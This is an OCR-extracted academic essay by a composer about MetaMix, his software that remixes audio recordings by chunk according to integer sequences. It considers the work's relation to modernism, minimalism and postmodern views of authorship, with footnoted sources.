


Figure 3: Layering chunks.

Figure 3 shows how this layering process works with two simultaneous layers, which is the

---

http://www.research.att.com/~njas/sequences/.

default setting. (Up to six simultaneous layers are possible.) Each arc represents a single chunk: the higher the curve, the louder the chunk. Labels of the form `f(n) = v` show how each chunk maps to a successive number from the integer sequence: `n` is the index in the sequence, and `v` is the value at that index in the sequence. Because two layers play simultaneously, *MetaMix* plays each chunk for eight seconds but triggers a new chunk every four seconds. Each chunk fades in during the first four seconds it plays and fades out during the last four seconds it plays.

While these explanations of *MetaMix*'s algorithms may seem complicated, the process itself is actually quite simple. *MetaMix* makes no attempt to analyze the audio track or to intelligently divide it into meaningful chunks. *MetaMix* makes no effort to relate musical form to musical content. In fact, it is quite strange and wonderful that the music *MetaMix* produces often seems so fluid and continuous in spite of (or because of?) the blind process to which it stubbornly adheres.[4]

User Interaction[5]

While *MetaMix* is not meant to be constantly manipulated, it does require initial user input to set an audio source file and some basic parameters. The user imports an audio source via a standard open file dialog box, and he or she may also specify a specific starting point within the file. The user chooses the integer sequence. (Each sequence is accompanied by a brief description.) Several parameters of the algorithm have default settings but may also be modified: the number of simultaneous layers; the rate at which new chunks are triggered to play; and the

---

[4] For an interesting perspective on the role continuity and discontinuity play in a similarly simple process in Steve Reich's *Piano Phase*, see Paul Epstein, "Pattern structure and process in Steve Reich's Piano phase," *The Musical Quarterly* LXXII/4 (1986): 494-502.

[5] Please see the appendix for screen shots of the three main windows of the *MetaMix* graphical user interface.

circumstances under which chunks play backwards (e.g. a negative integer value).

Additional controls and displays emphasize *MetaMix*'s connection to traditional audio playback equipment. There are tape-style "transport" buttons: play, stop, pause, fast-forward, and rewind. (The fast-forward and rewind buttons instruct *MetaMix* to skip forward or backward in the integer sequence by a factor which varies according to the structure of each sequence.) *MetaMix* also has an enhanced counter display which shows all currently playing chunks, their positions in the audio source track, and their relative volumes as they fade in and out.

2. Form in *MetaMix*

Motivations

One of my primary motivations for creating *MetaMix* was to aurally render an interesting process as clearly as possible. I have long been fascinated with using integer sequences to generate large-scale musical forms. The sequences usually originate from strict poetic forms with interlocking repetitive patterns[6] and from infinite, self-similar integer sequences. But using these sequences as large-scale forms in my instrumental compositions was often problematic. It was difficult to maintain coherence between sections while keeping each section unique and easily recognizable. And it was also difficult to vary repeated sections enough to maintain linear momentum while also maintaining the identity of each recurring section over the course of the piece.[7] In short, my compositional goals were often at odds with the compositional forms I

---

[6] The sestina, the pantoum, and many other such poetic forms are described in John Hollander, *Rhyme's Reason: A Guide to English Verse* (New Haven: Yale University Press, 1989). Other books are more comprehensive than this, but none are as much fun to read.

[7] This issue is fairly easily addressed in a traditional theme and variations form, since there is usually only one theme. But it is much more problematic here, where there are many

wanted to use, and one or the other often had to be compromised a bit.

MetaMix, in its own twisted way, manages to circumvent many of these problems. Because the user chooses the source material, each chunk (section) of material is familiar and recognizable. Thus the large number of different chunks demanded by the integer sequences is not problematic. Since all of the chunks are extracted from the same audio source, *MetaMix*'s output also has a certain inherent coherence; in fact, *MetaMix* often serendipitously exposes unexpected relationships between distant chunks in the source file.[8] And since *MetaMix* is intended for a causal (and often background) listening experience rather than for a performance in a concert hall, the exact, static repetitions are not problematic for me. In a sense, *MetaMix* is more successful at realizing these integer sequences than my instrumental compositions because it expresses pure structure with no "interference" from the composer.[9]

Interpretations

While some of the ways in which *MetaMix* employs musical form go against the grain of modernist thought, the legacy of modernism is clear: the scientific approach to creating a logical and systematic musical form, the centrality of that form to the work, and the assumption that the perception of that form is proof that something meaningful has been communicated by the

---

different themes and variations intertwined with each other.

[8] For example, one chunk may prolong, embellish, or change the harmony of another; it may create a syncopated metrical relationship; it may add a new contrapuntal voice to the texture; or it may serve as a new consequent to an antecedent phrase which was cut short.

[9] This does not mean that *MetaMix* makes better music; it just means that *MetaMix* is more successful in its attempt to depict the integer sequences.

composer to the listener.[10]

A favorite story of mine exemplifies the preoccupation of many modernist composers with the creation and perception of form. A "modernist" teacher at a summer festival once told me that he often sat down with his daughter and analyzed rhythmic processes at work in songs by RadioHead. When I asked him if knowing about these structures made him enjoy the music more, he said no: he did not enjoy the music more, but he felt more *justified* in enjoying it. By discovering that there was something subtle, logical, and systematic about the music, he proved to himself that it had been constructed with care and that he was listening to it with care. Since he could explain a plausible method by which one aspect of the music had been constructed, he believed that something important had been communicated between the composer and the listener. No matter that he could describe no effect that the transmission of this abstract information had had on the rest of his understanding of the music. Its only purpose for him was to justify that this popular music was indeed worthwhile to listen to at all.

Like postwar serialism, the approach to form in *MetaMix* is scientific, systematic, and logical. It presumes that the listener can perceive the forms it creates; it even assists the listener in this task, both with its included descriptions of each of the integer sequences and with its counter display, which visually shows exactly what chunks are playing and how they relate to the sequence. And *MetaMix* is built on the assumption that the perception of these musical forms is essential to understanding the work. While the presumed line of communication from composer

---

[10] For a discussion of communication and modernism, see Jonathan D. Kramer, *Postmodern Music, Postmodern Listening* (Unpublished manuscript, 6/14/01): 110-111. For a good, brief discussion of Babbitt and the connection between scientific study and postwar modernism, see Georgina Born, *Rationalizing Culture: IRCAM, Boulez, and the Institutionalization of the Musical Avant-Garde* (Berkeley: University of California Press, 1995): 47-56.

to listener is not as clear as in a RadioHead song or a Babbitt piano piece (an issue I will return to in the next section), there is an implicit belief that the decisions made by all the creators (myself, the user, and the creator(s) of the source material) deeply affect the listener's perception of the music and its meaning.

But unlike postwar serialism, *MetaMix* is neither efficient nor subtle. The slow, extremely repetitive processes in *MetaMix* could never be described in terms such as Babbitt uses; there is no "increase in efficiency [which] necessarily reduces the 'redundancy' of the language."[11] In fact, *MetaMix* actually does the opposite; it takes existing music and *decreases* the efficiency and *increases* the redundancy of its language. How else could one explain the transformation of a five-minute song into a result which lasts longer than the age of the universe?[12]

By purely realizing a slow and simple process, *MetaMix* is more closely aligned with some early minimalist music than with postwar serialism. Like modernists, early minimalists rigorously used musical structures, and they believed it was essential for listeners to hear these structures. But as Reich explains, they created their music in a way which made it as easy as possible for listeners to perceive these structures:

> I am interested in perceptible processes. I want to be able to hear processes happening throughout the sounding music. To facilitate closely detailed listening, a musical process

---

[11] Milton Babbitt, "Who Cares If You Listen?" *High Fidelity* VIII, no. 2 (February 1958). Reprinted in Piero Weiss and Richard Taruskin, eds., *Music in the Western World: A History in Documents* (New York: Schirmer Books, 1984), 529-534.

[12] MetaMix may be based on infinite integer sequences, but its music is nevertheless finite. Sooner or later the sequence will reach a chunk number which points to a location past the end of the audio file. But this usually takes an extremely long time. With the default parameters and a five-minute audio source, this takes about 10^{15} years. The age of the universe is about 10^{10} years.

should happen extremely gradually.[13]

And they also seemed less preoccupied with communicating meaning to the listener via that structure. For example, Reich is interested in the "mysteries" of the phasing process: "the impersonal, *unintended* [italics mine], psycho-acoustic by-products of the intended process." [14] Such aspects of the music clearly cannot have been communicated to a listener from the composer. *MetaMix* relishes in this kind of unintended meaning as well, as unexpected chance juxtapositions and connections emerge in its transformation of source material.

There is also a connection between *MetaMix*'s self-similar structures, which distort any normal sense of time,[15] and an experimentalist view of time. Georgina Born writes:

> Against the serial view of time as linear, "duration" as mathematically quantifiable, experimental composers viewed time as noncumulative, nondirectional, static, and rhythm as cyclical, repetitive, and processual…This approach is well expressed in the minimalist, process, or systems music of composers such as Terry Riley, Philip Glass, and Steve Reich, which developed out of the experimental tradition…the music sets up repetitive and cyclic rhythmic structures that permutate as the performance unfolds: a ritual process set in motion. Performances might last for twenty-four hours, and music was stripped to minimal simplicity.[16]

These connections to modernism and experimentalism are at once genuine and ironic, just as *MetaMix* itself can seem at once modern and postmodern. In writing *MetaMix*, I expressed a heartfelt belief that fascinating integer sequences could be perceived aurally and that

---

[13] Steve Reich, "Music as a Gradual Process," reprinted in *Steve Reich: Writings about Music* (Halifax: The Press of the Nova Scotia College of Art and Design, 1974): 9-11.

[14] Ibid.

[15] Because self-similar sequences are invariant under scaling, they do not clearly mark progress through musical time. At any point, the sequence could be twice (or half or four times or one fourth, etc.) as far along as the listener may think.

[16] Born, 57.

the work could draw its power almost entirely from them. But within the software itself, this genuine mission is often treated a bit whimsically. Detailed mathematical descriptions accompany each sequence, explaining its derivation and meaning. But occasionally, these descriptions include a sentence or two which deliberately undermine the whole endeavor. For instance, in the description of "Palindrome I," I write: "The sequence is actually based on the 'weight of balanced ternary representation of n.' I must confess I have no idea what that means."[17] With this flippant remark, I suggest that it may not be so important to understand the mathematical roots of *MetaMix* after all. If I can be fascinated by an integer sequence without understanding the mathematics behind its derivation, then why can't a listener be fascinated by a musical result without grasping its structure? Are the integer sequences really even the essential element of the work? If not, then what is?

I also assigned playful names to each of the mathematical sequences. For instance, a group of related sequences all have names based on "Exponential Slow," because the sequences' momentum slow down exponentially over time. One of the more chaotic sequences in that group is named "Not Quite So Exponential Slow," poking fun at the minimalist nature of all of these structures. Carefully chosen source material could also lead to humorous and ironic transformations: consider a recording of Satie's *Vexations*. Examples such as this last one, though, are merely possibilities for user interaction — which leads us nicely into the next section…

---

[17] Freeman.

3. The Developer and the User in *MetaMix*

Motivations

Another primary motivation for creating *MetaMix* was to make possible a meaningful interactive musical experience accessible to both musicians and non-musicians. Inevitably, this necessitated a transformation of the traditional art music roles — composer, performer, and listener. These roles continue to exist, but they do not have direct, one-to-one mappings to people or groups; the tasks traditionally associated with each of these roles are divided amongst several people, and some people take on tasks from multiple roles.[18] Some terminology from the software industry more clearly identifies the roles people play in relation to the work: developer and user. (I have already been using these terms informally throughout this paper.)

Creating such an interactive experience also requires a new presentation format; *MetaMix* transforms the experience of listening to recorded music into a format which better suits its goals. Traditionally, a listener hears a recorded performance, digitally edited to near perfection and identical on each successive hearing. Even under the best circumstances, the excitement, the risks, and the surprises of a live concert performance are gone. But by rearranging and remixing a recording in real time, *MetaMix* tries to inject some of that excitement back into recorded music. The surprise with *MetaMix* comes not from the recorded performance, but rather from the manner in which chunks of the recording are repeated and rearranged to reveal new connections and relationships. *MetaMix* encourages users to listen afresh by extracting new meaning out of familiar sounds.

---

[18] This is the opposite of a famous Cage quote: “Composing’s one thing, performing’s another, listening’s a third. What can they have to do with each other?” in John Cage, *Silence* (Middletown: Wesleyan University Press, 1961): 15.

One of the strangest and most wonderful experiences I have had as a *MetaMix* user occurred with a transformation of a jazz piano recording. I instructed the software to begin from a passage near the end of the track. After a few hours, I suddenly heard momentary but uproarious applause creeping in from the end of this live recording. As the music continued, the applause returned for increasingly long periods of time and with increasing frequency. Each time it came back, it forced me to reconsider the music around it. Was the applause highlighting a cadence? Or was it echoed by an arpeggiation in the lower octaves of the piano? Or was it an enthusiastic reaction to a little flourish? Of course, the applause was not originally any of these things. But these strange juxtapositions forced me to reconsider what made moments in the recording special. And I began to eagerly anticipate (and even try to predict) where and when the next moment marked by applause would come.

Interpretations

With this change in roles comes a transformation or even destruction of a meta-narrative[19] of art music recordings: a composer writes the music, a performer plays it, and a listener absorbs it. In *MetaMix*, this paradigm is still important, but it no longer functions as a meta-narrative. The software, not the listener, directly absorbs the music, and it then serves as an interface through which the user accesses the music. Two different paradigms function only together, and the second happens to be a meta-narrative in the software industry: a developer creates software with which a user then interacts.

MetaMix does not fully embrace either of these meta-narratives. The recorded music meta-narrative implies that the listener is merely a passive spectator and plays no role in the

---

[19] See Kramer, 45-48 for a definition and discussion of meta-narratives.

musical result, but the software meta-narrative implies that the user continuously interacts with the software and deserves primary credit for the musical result. Neither of these implications make sense under the circumstances.

Such an ambivalence towards meta-narratives links *MetaMix* to postmodern thought. Jean-François Lyotard writes: "Simplifying to the extreme, I define postmodern as incredulity toward metanarratives."[20] *MetaMix* still believes in other meta-narratives. For instance, its rigorous formal structure betrays an interest in unity and thus a link to modernism. But Lyotard's remark is relevant to the work's self-conscious treatment of the meta-narratives of recorded music and of software, incorporating them as flexible paradigms which can be reshaped and combined at will.

Reshaping these particular meta-narratives makes it difficult to identify the creator of the work. When a composer engraves a musical score with *Finale*, Coda (its developer) takes no credit for the work.[21] But when a user creates a transformation of Erik Satie's *Vexations* in *MetaMix*, many people deserve some credit: me (as developer), the user (for picking the source material and setting the parameters), Satie (for writing the original piece), the pianist (for performing it), and perhaps even the engineer or producer of the original recoding (for mixing and editing the performance). And it is equally difficult to define the work itself, since no

---

[20] Jean-François Lyotard, "Answering the Question: What is Postmodernism?" in *The Post-Modern Reader*, ed. Charles Jencks (London: Academy Editions, 1992): 138-150. See also Kramer, 45, which begins its exploration of meta-narratives with Lyotard.

[21] Actually, it is not quite that simple. Coda's license agreement reads: "…MakeMusic! [the company which recently purchased Coda] retains all ownership and rights in the Software, including all rights in any portion(s) of the Software present in any output of the Software." This wording is deliberately ambiguous, and it is doubtful the company could ever legally claim ownership to a score engraved in *Finale*. But it does demonstrate that even in a seemingly clear example, legal ownership can be ambiguous. See *Finale Notepad 2003*. Coda Music Technology, Eden Prairie, Minnesota. Available at http://www.codamusic.com.

element of the work is original. The source material is a digitally exact quotation. The musical structures are taken directly from the work of mathematicians at AT&T. The graphical user interface is somewhat original, but it is more of a necessary facilitator of interaction than a meaningful component in itself.

These problematic identities of the work and its creator(s) point to another link with postmodern thought, particularly in it relationship to technology. Steve Holtzman summarizes the connection nicely in an explanation of why interactive digital technology is well-suited for postmodern expression:

> The digital experience is interactive, not passive. Digital worlds respond to you, pull you in, demand your participation. The unique creation that results is not simply a "work" produced by an artist held high on a pedestal, but the interaction between you and the possibilities defined by the artist…Two experiences created from a broad field of possibilities may bear little resemblance to each other. As in jazz improvisation or the live performance of music, it's the uniqueness of each interpretation that is the essence of the digital aesthetic.[22]

Holtzman makes an interesting comparison to live musical performances, but it is important to remember that interactive works tend to create much more problematic definitions of the "work" and the "creator" than conventional musical performances (even in jazz). Jonathan Impett focuses on this problematic identity of the work itself and offers a suggestion:

> In the case of interactive music, the blurring of the boundaries between composition and performance, work and environment, is an essential characteristic. It could even be considered…the material itself.[23]

But *MetaMix* does not go as far as many postmodernist thinkers. Andreas Huyssen, though speaking neither of music nor of technology in specific, argues that even asking questions

---

[22] Steve Holtzman, *Digital Mosaics* (New York: Simon and Schuster, 1997): 128.

[23]Jonathan Impett, "Situating the Invention in Interactive Music," *Organised Sound* Vol 5, No. 1 (April 2000): 27-34.

like “Who is writing?” is no longer relevant, because these questions are “tied by mere reversal to the very ideology that invariably glorifies the author as genius…” [24] By retaining the idea of a primary creator, even if that creator’s role is diminished, and by retaining the recorded music paradigm, even if it is no longer a meta-narrative, *MetaMix* keeps itself within both postmodernist and modernist worlds without quite fitting in either.

4. Connections

So *MetaMix* incorporates a strange duality — a unified (modernist) structure combined with a disjunct (postmodernist) creative process. The formal structure and the interface are predetermined, while the specific content and some parameters of the algorithms are decided at the moment of interaction. Content is completely divorced from form, but the work attempts nonetheless to be coherent and unified.

A similar approach has found its way into other works of mine. For instance, in *The Locust Tree in Flower* (2000), an interactive gallery installation, users read phonemes which become the inputs into a complex digital signal processing algorithm, and the resulting sounds are mixed, layered, and repeated according to a predetermined formal layout. In *Telephone Etude #1: Shakespeare Cuisinart* (2001), a telephone caller’s voice is transformed into a piece of *musique concrete*; the piece is created via a complex hierarchy of random decisions, structured in such a way that the overall shape of the music follows one of a few different possibilities. And in *peopletank* (2001), a work for dancers with live electronics and floor sensors, the rhythms of dancers’ feet act as gates to prerecorded sound files, creating rhythmic gestures which are looped, layered, and transformed according to a predetermined form. In all of these works, the

---

[24] Andreas Huyssen, “Mapping the Postmodern,” in *The Post-Modern Reader*, ed. Charles Jencks (London: Academy Editions, 1992): 40-72.

structure is mostly fixed, and the interaction or performance consists of "filling in" structure with content.

There are many similar examples beyond my own work. In John Cage's *Imaginary Landscape No.5* (1952), a graphical score specifies precisely how to assemble the work from forty-two phonograph records but leaves the choice of records up to the "user." The result is a short work for electronic tape.[25] Alvin Lucier's *I Am Sitting In A Room* (1970), for voice and electromagnetic tape, is based on a simple but rigorous process: playing and re-recording a spoken voice recording again and again until the voice eventually gives way to "the natural resonant frequencies of the room." While this piece is best known in a version which Lucier recorded himself, the score leaves virtually all elements of the work (except the process itself) up to the performer. It directs the performer to "choose a room the musical qualities of which you would like to invoke;" to "use the following [supplied] text or any other text of any length;" and to "continue this process through *many* [italics mine] generations." Lucier even suggests possible variations to the "parameters" of the process: moving the location of the microphone within the room for each successive recording; moving to a different room for each successive recording; or using multiple readers with texts in multiple languages. He even suggests different methods of dissemination: the work may be documented as a piece for tape or may be produced as a live performance.[26]

While there are certainly examples of this approach in instrumental compositions as well, the particular combination of rigorous structure with the uncertainty of "user" interaction seems

---

[25] John Cage, *Imaginary Landscape No. 5* (New York: Henmar Music, 1961).

[26] Alvin Lucier, *I Am Sitting In A Room*, reprinted in *Sound By Artists*, ed. Dan Lander and Micah Lexier (Toronto: Art Metropole and Walter Phillips Gallery, 1990): 191-192.

particularly well suited to works which employ technology in unusual ways.

5. Conclusions

Though I have identified an approach which is important in many of my recent works, it nonetheless carries with it contradictions and limitations with which I constantly struggle. I want to open up the possibility for systems to be used in ways I could not imagine, but I also want to ensure that even "inept" users can create something interesting. I want each experience to be unique, yet I also want each to be recognizable as something for which I was the principal creator. In short, I am fascinated with giving up control because I am a control freak at heart.


In *MetaMix* and other similar works of mine, the development process is a natural extension of traditional composition; just as an instrumental composer must imagine how his notation will sound when performed by other people, so I must imagine how my systems will sound when used by other people. This element of prediction, guesswork, and uncertainty continually fascinates me and renews my interest in composition.[27] As composers, our ability to mentally bridge this gap between conception and performance improves as we gain more experience and learn from past mistakes, but the uncertainty never completely vanishes.

